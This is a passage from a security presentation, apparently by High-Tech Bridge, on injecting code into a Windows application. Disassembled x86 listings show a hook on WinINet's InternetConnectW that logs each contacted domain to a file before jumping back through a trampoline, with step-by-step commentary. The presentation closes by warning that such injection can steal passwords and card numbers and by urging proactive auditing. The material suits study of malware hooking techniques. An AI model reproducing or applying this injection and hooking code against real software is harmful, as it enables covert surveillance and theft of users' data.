6BA0129F  FF75 B8         PUSH DWORD PTR SS:[EBP-48]
6BA012A2  8B45 F8         MOV EAX,DWORD PTR SS:[EBP-8]
6BA012A5  FFD0            CALL EAX
6BA012A7  FF7424 04       PUSH DWORD PTR SS:[ESP+4]
6BA012AB  8D4424 14       LEA EAX,DWORD PTR SS:[ESP+14]
6BA012AF  50              PUSH EAX
6BA012B0  8B45 F8         MOV EAX,DWORD PTR SS:[EBP-8]
6BA012B3  FFD0            CALL EAX
6BA012B5  5B              POP EBX
6BA012B6  8B45 F4         MOV EAX,DWORD PTR SS:[EBP-C]
6BA012B9  FFD0            CALL EAX
6BA012BB  5B              POP EBX
6BA012BC  5B              POP EBX
6BA012BD  5B              POP EBX
6BA012BE  5B              POP EBX
6BA012BF  5B              POP EBX
6BA012C0  5B              POP EBX
6BA012C1  5B              POP EBX
6BA012C2  5B              POP EBX
6BA012C3  5B              POP EBX
6BA012C4  5B              POP EBX
6BA012C5  5B              POP EBX
6BA012C6  5B              POP EBX
6BA012C7  5B              POP EBX
6BA012C8  5B              POP EBX
6BA012C9  5B              POP EBX
6BA012CA  5B              POP EBX
6BA012CB  895D F4         MOV DWORD PTR SS:[EBP-C],EBX
6BA012CE  5B              POP EBX
6BA012CF  895D F8         MOV DWORD PTR SS:[EBP-8],EBX
6BA012D2  5B              POP EBX
6BA012D3  895D FC         MOV DWORD PTR SS:[EBP-4],EBX
```

We push the path and filename, the append fopen argument, and a carriage return character.

We open the file and grab the domain name, followed by a carriage return, and we close the file handle.

We unstack arguments until we reach our saved pointers.

We put the saved pointers at the same place they were before.

Practical example (17)


```
6BA012D6  90              NOP
6BA012D7  90              NOP
6BA012D8  90              NOP
6BA012D9  90              NOP
6BA012DA  90              NOP
6BA012DB  90              NOP
6BA012DC  90              NOP
6BA012DD  90              NOP
6BA012DE  90              NOP
6BA012DF  90              NOP
6BA012E0  90              NOP
6BA012E1  90              NOP
6BA012E2  90              NOP
6BA012E3  90              NOP
6BA012E4  90              NOP
6BA012E5  90              NOP
6BA012E6  90              NOP
6BA012E7  90              NOP
6BA012E8  90              NOP
6BA012E9  90              NOP
6BA012EA  90              NOP
6BA012EB  90              NOP
6BA012EC  90              NOP
6BA012ED  90              NOP
6BA012EE  90              NOP
6BA012EF  90              NOP
6BA012F0  90              NOP
6BA012F1  90              NOP
6BA012F2  90              NOP
6BA012F3  90              NOP
6BA012F4  90              NOP
6BA012F5  90              NOP
6BA012F6  90              NOP
6BA012F7  8BFF            MOV EDI,EDI
6BA012F9  55              PUSH EBP
6BA012FA  8BEC            MOV EBP,ESP
6BA012FC  E9 D14AE40A     JMP WININET.76845DD2
```

We do nothing until we reach the trampoline

We set up the stack and we jump again into the InternetConnectW subroutine.

Practical example (18)

- The implementation of the "raw binary code" could be done in many different ways.
- We can always optimize the assembler code.
- It is very important to not overcharged the application.
- If we add too much code the program performance could suffer.
- Test the application to check if after the code injection the program behaviour remains the same.

Conclusions

- Stealing information from well-known windows application remains very easy.
- More dangerous scenarios will steal all the information that the user send and receive, including, **passwords, credit card numbers, and other sensitive data.**
- Users must always protect themselves with proactive applications that detect and stop program injection on the fly.
- Do not rely only in "security programs" but **in a proactive audit of your systems.**

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

Thank-you for reading

Your questions are always welcome!

brian.mariani[at]htbridge.ch

References

- http://www.bbc.co.uk/news/technology-10865568
- http://www.darkreading.com/advanced-threats/167901091/security/attacks-breaches/231500619/worm-morphs-attacks-banks-with-zeus-like-features.html
- http://bits.blogs.nytimes.com/2009/08/20/how-hackers-snatch-real-time-security-id-numbers
- http://money.cnn.com/2010/09/30/technology/cyber_crime_charges/index.htm
- http://voices.washingtonpost.com/securityfix/2009/10/ubiquitous_zeus_trojan_targets.html
- http://www.youtube.com/watch?v=cf3zxHuSM2Y
- http://news.techworld.com/security/3241594/police-arrest-gang-behind-20-million-online-bank-fraud/
- http://www.cybercrime.gov/hackettPlea.pdf
- http://www.lemonde.fr/technologies/article/2010/10/01/etats-unis-les-autorites-inculpent-60-personnes-pour-cyberdelinquance_1418641_651865.html
- http://www.20minutos.es/noticia/830501/0/virus/telefonos/moviles/
- http://msdn.microsoft.com/en-us/library/dd318149%28v=vs.85%29.aspx
- http://blogs.techworld.com/war-on-error/2010/09/the-zeus-trojan-is-stealing-money-with-impunity-can-it-be-stopped/index.htm